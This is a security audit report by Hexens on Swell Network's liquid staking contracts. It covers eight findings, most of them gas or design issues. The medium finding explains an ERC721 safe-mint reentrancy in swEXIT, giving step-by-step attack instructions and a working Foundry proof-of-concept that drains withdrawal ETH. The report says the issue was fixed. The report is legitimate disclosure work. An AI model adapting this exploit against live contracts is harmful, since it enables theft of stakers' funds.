hexens × Swell

JAN.24

SECURITY REVIEW REPORT FOR SWELL

CONTENTS

ABOUT HEXENS

Hexens is a cybersecurity company that strives to elevate the standards of security in Web 3.0, create a safer environment for users, and ensure mass Web 3.0 adoption.

Hexens has multiple top-notch auditing teams specialized in different fields of information security, showing extreme performance in the most challenging and technically complex tasks, including but not limited to: Infrastructure Audits, Zero Knowledge Proofs / Novel Cryptography, DeFi and NFTs. Hexens not only uses widely known methodologies and flows, but focuses on discovering and introducing new ones on a day-to-day basis.

In 2022, our team announced the closure of a $4.2 million seed round led by IOSG Ventures, the leading Web 3.0 venture capital. Other investors include Delta Blockchain Fund, Chapter One, Hash Capital, ImToken Ventures, Tenzor Capital, and angels from Polygon and other blockchain projects.

Since Hexens was founded in 2021, it has had an impressive track record and recognition in the industry: Mudit Gupta - CISO of Polygon Technology - the biggest EVM Ecosystem, joined the company advisory board after completing just a single cooperation iteration. Polygon Technology, 1inch, Lido, Hats Finance, Quickswap, Layerswap, 4K, RociFi, as well as dozens of DeFi protocols and bridges, have already become our customers and taken proactive measures towards protecting their assets.

EXECUTIVE SUMMARY

OVERVIEW

This audit covered the next update of Swell Network, a liquid staking protocol. This update included new functionality that enables withdrawals for swETH holders, as well as the necessary logic to have node operators exit validators from the registry.

Our security assessment was a full review of the smart contracts, spanning a total of 2 weeks.

During our audit, we have identified 1 medium severity vulnerability. The vulnerability would allow direct theft of users' ETH from the swEXIT withdrawal queue by anyone that has the BOT role.

We have also identified various minor vulnerabilities and code optimisations.

Finally, all of our reported issues were fixed or acknowledged by the development team and consequently validated by us.

We can confidently say that the overall security and code quality have increased after completion of our audit.

SCOPE

The analyzed resources are located on:

https://github.com/SwellNetwork/v3-contracts-lst/tree/a95ea7942ba895ae84845ab7fec1163d667bee38

The issues described in this report were fixed in the following commit:

https://github.com/SwellNetwork/v3-contracts-lst/pull/73

AUDITING DETAILS

STARTED
29.01.2024


DELIVERED
12.02.2024

Review Led by

KASPER ZWIJSEN
Head of Smart Contract Audits | Hexens

HEXENS METHODOLOGY

Hexens methodology involves 2 teams, including multiple auditors of different seniority, with at least 5 security engineers. This unique cross-checking mechanism helps us provide the best quality in the market.



SEVERITY STRUCTURE

The vulnerability severity is calculated based on two components

- Impact of the vulnerability
- Probability of the vulnerability

Impact	Probability			
	rare	unlikely	likely	very likely
Low/Info	Low/Info	Low/Info	Medium	Medium
Medium	Low/Info	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

SEVERITY CHARACTERISTICS

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities with this level of severity can result in significant financial losses or reputational damage. They often allow an attacker to gain complete control of a contract, directly steal or freeze funds from the contract or users, or permanently block the functionality of a protocol. Examples include infinite mints and governance manipulation.

High

Vulnerabilities with this level of severity can result in some financial losses or reputational damage. They often allow an attacker to directly steal yield from the contract or users, or temporarily freeze funds. Examples include inadequate access control integer overflow/underflow, or logic bugs.

Medium

Vulnerabilities with this level of severity can result in some damage to the protocol or users, without profit for the attacker. They often allow an attacker to exploit a contract to cause harm, but the impact may be limited, such as temporarily blocking the functionality of the protocol. Examples include uninitialized storage pointers and failure to check external calls.

Low

Vulnerabilities with this level of severity may not result in financial losses or significant harm. They may, however, impact the usability or reliability of a contract. Examples include slippage and front-running, or minor logic bugs.

Informational

Vulnerabilities with this level of severity are regarding gas optimizations and code style. They often involve issues with documentation, incorrect usage of EIP standards, best practices for saving gas, or the overall design of a contract. Examples include not conforming to ERC20, or disagreement between documentation and code.


ISSUE SYMBOLIC CODES

Every issue being identified and validated has its unique symbolic code assigned to the issue at the security research stage. Cause of the vulnerability reporting flow design, some of the rejected issues could be missing.


FINDINGS SUMMARY

Severity	Number of Findings
Critical	0
High	0
Medium	1
Low	5
Informational	2

Total: 8



- Medium
- Low
- Informational



- Fixed
- Acknowledged

WEAKNESSES

This section contains the list of discovered weaknesses.

SWLL-3

ERC721 SAFE MINT REENTRANCY CAN LEAD TO DRAINING WITHDRAWALS

SEVERITY: Medium

PATH:

src/implementations/swEXIT.sol:createWithdrawRequest:L186-233

REMEDIATION:

The CEI (checks-effects-interactions) pattern should be followed and so NFT _safeMint operation in swEXIT.sol:createWithdrawwal should be done at the end of the call after all state updates.

STATUS: Fixed

DESCRIPTION:

The swEXIT contract allows users to unstake their swETH by creating a withdrawal request, waiting for finalisation and then claiming ETH.

The function **createWithdrawRequest** can be called by the user to start the process and they will be minted an swEXIT NFT. The mapping **withdrawalRequests** holds withdrawal information with token ID as index. The token ID is a linearly increasing counter.

In the function, **_safeMint** is used to mint the NFT to the user and it is done before important state updates such as updating the **withdrawalRequests[tokenId]** mapping as well as updating the **_lastTokenIdCreated**, violating the checks-effects-interactions (CEI) pattern.

This violation can be exploited by anyone with the **BOT** role to completely drain the swEXIT from user's pending ETH using the follow attack scenario:

1. Mint 100 swETH.
2. Create a dummy withdrawal request (ID 1) for the minimum amount (e.g. 1 wei).
3. In the safe mint hook:
    a. Process the withdrawals until ID 1 at the normal rate.
    b. Finalise ID 1, this will burn the NFT.
    c. Create another dummy request with ID 1 (**_lastTokenIdCreated** hasn't been incremented yet), which succeeds, as the initial one is burned.
    d. Create the real request for the maximum amount (e.g. 100 ETH), this will have ID 2.
    e. Process the withdrawals until ID 2 at the normal rate.
    f. Finalize ID 2, burn the NFT and receive 100 ETH.
    g. Leave the hook, this will reset **_lastTokenIdCreated** back to 1.
4. Create another dummy request, this will have ID 2, but in the safe mint hook:
    a. Finalize ID 2. This will still hold the old values of the previous ID 2, which is 100 ETH and is finalised, so here we will receive another 100 ETH and burn the NFT.
    b. Leave the hook, this will reset the values of ID 2 to 1 wei and set **_lastTokenIdCreated** to 2.
5. Repeat steps 2-4 to drain the contract.

We have also implemented the attack scenario in a proof-of-concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";

import "src/implementations/DepositManager.sol";
import "src/implementations/NodeOperatorRegistry.sol";
import "src/implementations/AccessControlManager.sol";
import "src/implementations/RepricingOracle.sol";
import "src/implementations/swETH.sol";
import "src/implementations/swEXIT.sol";

contract PoC is Test {

    AccessControlManager acm;
    NodeOperatorRegistry nor;
    DepositManager dm;
    RepricingOracle ro;
    swETH sweth;
    swEXIT swexit;

    uint reentrantCounter;

    function setUp() public {
        acm = new AccessControlManager();
        nor = new NodeOperatorRegistry();
        dm = new DepositManager();
        ro = new RepricingOracle();
        sweth = new swETH();
        swexit = new swEXIT();
```

```
        acm.initialize(IAccessControlManager.InitializeParams(address(this),
address(this)));
        acm.setDepositManager(dm);
        acm.setNodeOperatorRegistry(nor);
        acm.setSwETH(sweth);
        acm.setSwEXIT(swexit);
        dm.initialize(acm);
        nor.initialize(acm);
        ro.initialize(acm, AggregatorV3Interface(address(this)));
        sweth.initialize(acm);
        swexit.initialize(acm);
        acm.grantRole(SwellLib.REPRICER, address(ro));
        acm.grantRole(SwellLib.BOT, address(this));
        swexit.setWithdrawRequestMaximum(1000 ether);

        vm.deal(address(0xdead), 1000 ether);
        vm.startPrank(address(0xdead));
        sweth.deposit{value: 1000 ether}();
        sweth.approve(address(swexit), 1000 ether);
        swexit.createWithdrawRequest(1000 ether);
        vm.stopPrank();
        swexit.processWithdrawals(1, 1 ether);

        vm.deal(address(this), 100 ether + 4);
    }

    function test_poc() public {
        assert(address(this).balance == 100 ether + 4);

        sweth.approve(address(swexit), type(uint).max);

        for (uint i; i < 10; i++) {
            reentrantCounter = 0;
            sweth.deposit{value: 100 ether + 4}();
            swexit.createWithdrawRequest(1);
            swexit.createWithdrawRequest(1);
            swexit.createWithdrawRequest(1);
        }
```

```
        assert(address(this).balance == 1100 ether - 36);
    }

    function onERC721Received(address, address, uint256 id, bytes calldata)
external returns (bytes4) {
        reentrantCounter += 1;
        if (reentrantCounter == 1) {
            swexit.processWithdrawals(id, 1 ether);
            swexit.finalizeWithdrawal(id);
            swexit.createWithdrawRequest(1);
            swexit.createWithdrawRequest(100 ether);
            swexit.processWithdrawals(id + 1, 1 ether);
            swexit.finalizeWithdrawal(id + 1);
        } else if (reentrantCounter == 4) {
            swexit.finalizeWithdrawal(id);
        }
        return this.onERC721Received.selector;
    }

    receive() external payable {

    }
}
```

Code Snippet:

```
  function createWithdrawRequest(
    uint256 amount
  ) external override checkWhitelist(msg.sender) {
    if (AccessControlManager.withdrawalsPaused()) {
      revert WithdrawalsPaused();
    }


    if (amount < withdrawRequestMinimum) {
      revert WithdrawRequestTooSmall(amount, withdrawRequestMinimum);
    }


    if (amount > withdrawRequestMaximum) {
      revert WithdrawRequestTooLarge(amount, withdrawRequestMaximum);
    }


    IswETH swETH = AccessControlManager.swETH();
    swETH.transferFrom(msg.sender, address(this), amount);


    // Burn the tokens first to prevent reentrancy and to validate they own the
requested amount of swETH
    swETH.burn(amount);


    uint256 tokenId = _lastTokenIdCreated + 1; // Start off at 1


    _safeMint(msg.sender, tokenId);


    uint256 lastTokenIdProcessed = getLastTokenIdProcessed();


    uint256 rateWhenCreated = AccessControlManager.swETH().swETHToETHRate();
```

```
    withdrawalRequests[tokenId] = WithdrawRequest({
      amount: amount,
      timestamp: block.timestamp,
      lastTokenIdProcessed: lastTokenIdProcessed,
      rateWhenCreated: rateWhenCreated
    });


    exitingETH += wrap(amount).mul(wrap(rateWhenCreated)).unwrap();
    _lastTokenIdCreated = tokenId;


    emit WithdrawRequestCreated(
      tokenId,
      amount,
      block.timestamp,
      lastTokenIdProcessed,
      rateWhenCreated,
      msg.sender
    );
  }
```

SWLL-2

WITHDRAWAL PAUSE FUNCTIONALITY WITHOUT TIME LIMITATION

SEVERITY: Low

PATH:

AccessControlManager.sol:pauseWithdrawals:L253-262

REMEDIATION:

Modify the withdrawal pause mechanism to include a time limitation feature.

For example set the pause time in pauseWithdrawwals and introduce a permissionless function that resumes withdrawals after a predefined time has passed, preventing indefinite pausing of withdrawals.

STATUS: Acknowledged, see commentary

DESCRIPTION:

The current implementation allows for the pausing of withdrawals in emergency situations, which is a critical security feature. However, the contract lacks a mechanism to automatically resume withdrawals after a predefined time period. This absence of a time limitation on the withdrawal pause functionality poses a potential centralization risk, as it could lead to indefinite freezing of withdrawals in case of an oversight or failure to manually resume operations, etc., and may deter potential stakers, affecting the overall growth and success of the protocol.

```
function pauseWithdrawals()
  external
  override
  onlyRole(SwellLib.PAUSER)
  alreadyPausedStatus(withdrawalsPaused, true)
{
  withdrawalsPaused = true;


  emit WithdrawalsPause(true);
}
```

Commentary from the client:

“ - I’m not sure why withdrawals would need this and not everything else which is pausable. If we have it on pause it’s probably for a good reason and automatically enabling it isn’t likely to help the situation. I don’t think we need to do anything here.”

SWLL-4

CHAINLINK DATA FEED STALENESS IS NOT CHECKED

SEVERITY: Low

PATH:

RepricingOracle.sol:L291-293

REMEDIATION:

See description

STATUS: Fixed

DESCRIPTION:

The **RepricingOracle** makes use of an external Proof of Reserves (PoR) oracle for validating the reserves reported by a bot.

These PoR feed can become stale or occasionally return incorrect data in case of anomalies. However, the protocol takes the fetched **int256 externallyReportedV3Balance** and returns this directly by casting it to **uint256**.

```
(, int256 externallyReportedV3Balance, , , ) = AggregatorV3Interface(
    ExternalV3ReservesPoROracle
  ).latestRoundData();

  uint256 v3ReservesExternalPoRDiff = _absolute(
    _snapshot.state.balances.consensusLayerV3Validators,
    uint256(externallyReportedV3Balance)
  );
```

We would recommend defining a maximum time range after which Chainlink PoR feed data points would be considered stale and implement the following checks:

```
(, int256 externallyReportedV3Balance, , uint updatedAt, ) =
AggregatorV3Interface(
      ExternalV3ReservesPoROracle
    ).latestRoundData();
if (externallyReportedV3Balance <= 0) {
  revert ChainlinkPriceAnomaly();
}
if (updatedAt + chainlinkStalenessTime < block.timestamp) {
  revert ChainlinkStale();
}
```

SWLL-6

UNUSED TIMESTAMP VARIABLE IN WITHDRAWAL REQUESTS

SEVERITY: Low

PATH:

swEXIT.sol:L215-L220

REMEDIATION:

Unused variables should be removed, this will reduce gas costs for storage and computation.

STATUS: Fixed

DESCRIPTION:

The **timestamp** variable of the **WithdrawRequest** struct in the **swEXIT** contract is only set but never used for any aspect of the code.

As of right now, the variable serves no purpose and should therefore not be stored on the blockchain. If the timestamp is required for front-end purposes, the timestamp could be stored off-chain or emitted in an event and tracked off-chain.

Removing the variable would reduce gas costs by one SLOAD (22.000 gas) for each call to **createWithdrawRequest**. At an ETH price of $2500 and gas price of 40 Gwei that equals $2.20 per call.

```
  struct WithdrawRequest {
      uint256 timestamp;
      uint256 amount;
      uint256 lastTokenIdProcessed;
      uint256 rateWhenCreated;
    }
```

```
withdrawalRequests[tokenId] = WithdrawRequest({
      amount: amount,
      timestamp: block.timestamp,
      lastTokenIdProcessed: lastTokenIdProcessed,
      rateWhenCreated: rateWhenCreated
    });
```

SWLL-8

NODE OPERATOR REWARD PER VALIDATOR CAN BE PRE-CALCULATED IN REPRICING

SEVERITY: Low

PATH:

src/implementations/swETH.sol:reprice:L203-348

REMEDIATION:

The rewards per validator can be pre-calculated before the for-loop with:

nodeOperatorRewards / totalActiveValidators.

This number can then be multiplied with operatorActiveValidators inside of the for-loop to calculate the operator's share of the rewards.

This will save a division operation per operator.

STATUS: Fixed

DESCRIPTION:

The **reprice** function in swETH divides the node operator reward between the operators based on the number of active validators. This is done in the **for**-loop on lines 303 to 322.

The loop uses the following formula to calculate the rewards: **(operatorActiveValidators / totalActiveValidators) * nodeOperatorRewards**. This is correct, however it recalculates the share of rewards per active validator each time.

This number is invariant to the loop and can be pre-calculated.

```
      if (nodeOperatorRewards != 0) {
        INodeOperatorRegistry nodeOperatorRegistry = AccessControlManager
          .NodeOperatorRegistry();

        uint128 totalOperators = nodeOperatorRegistry.numOperators();

        UD60x18 totalActiveValidators = wrap(
          nodeOperatorRegistry.getPoRAddressListLength()
        );

        if (totalActiveValidators.unwrap() == 0) {
          revert NoActiveValidators();
        }

        // Operator Id's start at 1
        for (uint128 i = 1; i <= totalOperators; ) {
          (
            address rewardAddress,
            uint256 operatorActiveValidators
          ) = nodeOperatorRegistry.getRewardDetailsForOperatorId(i);

          if (operatorActiveValidators != 0) {
            uint256 operatorsRewardShare = wrap(operatorActiveValidators)
              .div(totalActiveValidators)
              .mul(wrap(nodeOperatorRewards))
              .unwrap();

              _transfer(address(this), rewardAddress, operatorsRewardShare);
// @audit maybe a _mint each time would be cheaper? need to check
          }

              // Will never overflow as the total operators are capped at
uint128
          unchecked {
            ++i;
          }
        }
      }
```

SWLL-9

NODE OPERATOR REWARD DISTRIBUTION SHOULD BE MINTED INSTEAD OF TRANSFERRED

SEVERITY: Low

PATH:

src/implementations/swETH.sol:reprice:L203-348

REMEDIATION:

See description

STATUS: Fixed

DESCRIPTION:

In the reprice function of swETH, the node operator rewards are distributed by first minting the total amount of swETH and then by looping over all operators, calculating their share and doing another internal transfer.

We identified that it would more efficient to instead perform a **_mint** operation per operator in each loop iteration and keeping a remaining counter that can then be used to mint to the treasury address.

This removes the need for multiple SSTORE and SLOAD opcodes and achieves the same result while using less gas.

```
if (rewardsInSwETH.unwrap() != 0) {
  _mint(address(this), rewardsInSwETH.unwrap());


  UD60x18 nodeOperatorRewardPortion = wrap(nodeOperatorRewardPercentage)
    .div(wrap(rewardPercentageTotal));


  nodeOperatorRewards = nodeOperatorRewardPortion
    .mul(rewardsInSwETH)
    .unwrap();


  if (nodeOperatorRewards != 0) {
    INodeOperatorRegistry nodeOperatorRegistry = AccessControlManager
      .NodeOperatorRegistry();


    uint128 totalOperators = nodeOperatorRegistry.numOperators();


    UD60x18 totalActiveValidators = wrap(
      nodeOperatorRegistry.getPoRAddressListLength()
    );


    if (totalActiveValidators.unwrap() == 0) {
      revert NoActiveValidators();
    }


    // Operator Id's start at 1
    for (uint128 i = 1; i <= totalOperators; ) {
      (
        address rewardAddress,
        uint256 operatorActiveValidators
      ) = nodeOperatorRegistry.getRewardDetailsForOperatorId(i);
```

```
      if (operatorActiveValidators != 0) {
        uint256 operatorsRewardShare = wrap(operatorActiveValidators)
          .div(totalActiveValidators)
          .mul(wrap(nodeOperatorRewards))
          .unwrap();


        _transfer(address(this), rewardAddress, operatorsRewardShare);
      }


      // Will never overflow as the total operators are capped at uint128
      unchecked {
        ++i;
      }
    }
  }


  // Transfer the remaining tokens to the treasury, this includes the swell treasury percentage and if there are any remainder tokens after NO distribution
  swellTreasuryRewards = balanceOf(address(this));


  if (swellTreasuryRewards != 0) {
    _transfer(
      address(this),
      AccessControlManager.SwellTreasury(),
      swellTreasuryRewards
    );
  }
}
```

The **_mint** on line 279 should be replaced with **swellTreasuryRewards** being set to **rewardsInSwETH** and the **_transfer** on line 315 should become a **_mint** to the reward address for the same amount. Before this line a line should be added that decreases the remaining rewards counter by the mint amount. Finally, line 326 can be removed and the **_transfer** on line 329 can become a **_mint** for the same address and amount.

For example:

```
uint256 nodeOperatorRewards;
uint256 swellTreasuryRewards;

if (rewardsInSwETH.unwrap() != 0) {
  swellTreasuryRewards = rewardsInSwETH.unwrap();

  UD60x18 nodeOperatorRewardPortion = wrap(nodeOperatorRewardPercentage)
    .div(wrap(rewardPercentageTotal));

  nodeOperatorRewards = nodeOperatorRewardPortion
    .mul(rewardsInSwETH)
    .unwrap();

  if (nodeOperatorRewards != 0) {
    INodeOperatorRegistry nodeOperatorRegistry = AccessControlManager
      .NodeOperatorRegistry();

    uint128 totalOperators = nodeOperatorRegistry.numOperators();

    UD60x18 totalActiveValidators = wrap(
      nodeOperatorRegistry.getPoRAddressListLength()
    );

    if (totalActiveValidators.unwrap() == 0) {
      revert NoActiveValidators();
    }
```

```
        // Operator Id's start at 1
        for (uint128 i = 1; i <= totalOperators; ) {
          (
            address rewardAddress,
            uint256 operatorActiveValidators
          ) = nodeOperatorRegistry.getRewardDetailsForOperatorId(i);

          if (operatorActiveValidators != 0) {
            uint256 operatorsRewardShare = wrap(operatorActiveValidators)
              .div(totalActiveValidators)
              .mul(wrap(nodeOperatorRewards))
              .unwrap();

            swellTreasuryRewards -= operatorsRewardShare;
            _mint(rewardAddress, operatorsRewardShare);
          }

              // Will never overflow as the total operators are capped at
uint128
          unchecked {
            ++i;
          }
        }
      }

       // Transfer the remaining tokens to the treasury, this includes the
swell treasury percentage and if there are any remainder tokens after NO
distribution
      if (swellTreasuryRewards != 0) {
        _mint(
          AccessControlManager.SwellTreasury(),
          swellTreasuryRewards
        );
      }
    }
```

SWLL-1

REDUNDANT DECLARATION OF CUSTOM ERRORS

SEVERITY: Informational

PATH:

interfaces/IDepositManager.sol:L17

REMEDIATION:

Remove all unused errors.

STATUS: Fixed

DESCRIPTION:

The **IDepositManager** declares the **InvalidETHWithdrawCaller** error, but it is never used.

```
  /**
   * @dev Error thrown when calling the withdrawETH method from an account
that isn't the swETH contract
   */
  error InvalidETHWithdrawCaller();
```

SWLL-7

REDUNDANT WHITELIST CHECK IN DEPOSIT FUNCTIONS

SEVERITY: Informational

PATH:

src/implementations/swETH.sol:deposit, depositWithReferral (L190-192, L194-201)

REMEDIATION:

The modifier checkWhitelist(msg.sender) should be removed from deposit and depositWithReferral and moved to _deposit.

This will decrease the contract's byte code size and the deployment gas cost.

STATUS: Fixed

DESCRIPTION:

The swETH contract exposes two functions for users to make deposits: **deposit** and **depositWithReferral**. Both of these functions directly call **_deposit** and both have the **checkWhitelist(msg.sender)** modifier.

This means that both external functions will have the modifier embedded in their byte code and it will therefore be duplicated even though they call the same internal function.

The modifier can be moved to **_deposit** as no other function calls this function.

```
function _deposit(address referral) internal {
  if (AccessControlManager.coreMethodsPaused()) {
    revert SwellLib.CoreMethodsPaused();
  }

  if (msg.value == 0) {
    revert SwellLib.InvalidETHDeposit();
  }

  uint256 swETHAmount = wrap(msg.value).mul(_ethToSwETHRate()).unwrap();

  _mint(msg.sender, swETHAmount);

  totalETHDeposited += msg.value;

  AddressUpgradeable.sendValue(
    payable(address(AccessControlManager.DepositManager())),
    msg.value
  );

  emit ETHDepositReceived(
    msg.sender,
    msg.value,
    swETHAmount,
    totalETHDeposited,
    referral
  );
}

function deposit() external payable override checkWhitelist(msg.sender) {
  _deposit(address(0));
}

function depositWithReferral(
  address referral
) external payable override checkWhitelist(msg.sender) {
  if (msg.sender == referral) {
    revert SwellLib.CannotReferSelf();
  }
  _deposit(referral);
}
```


hexens
×
Swell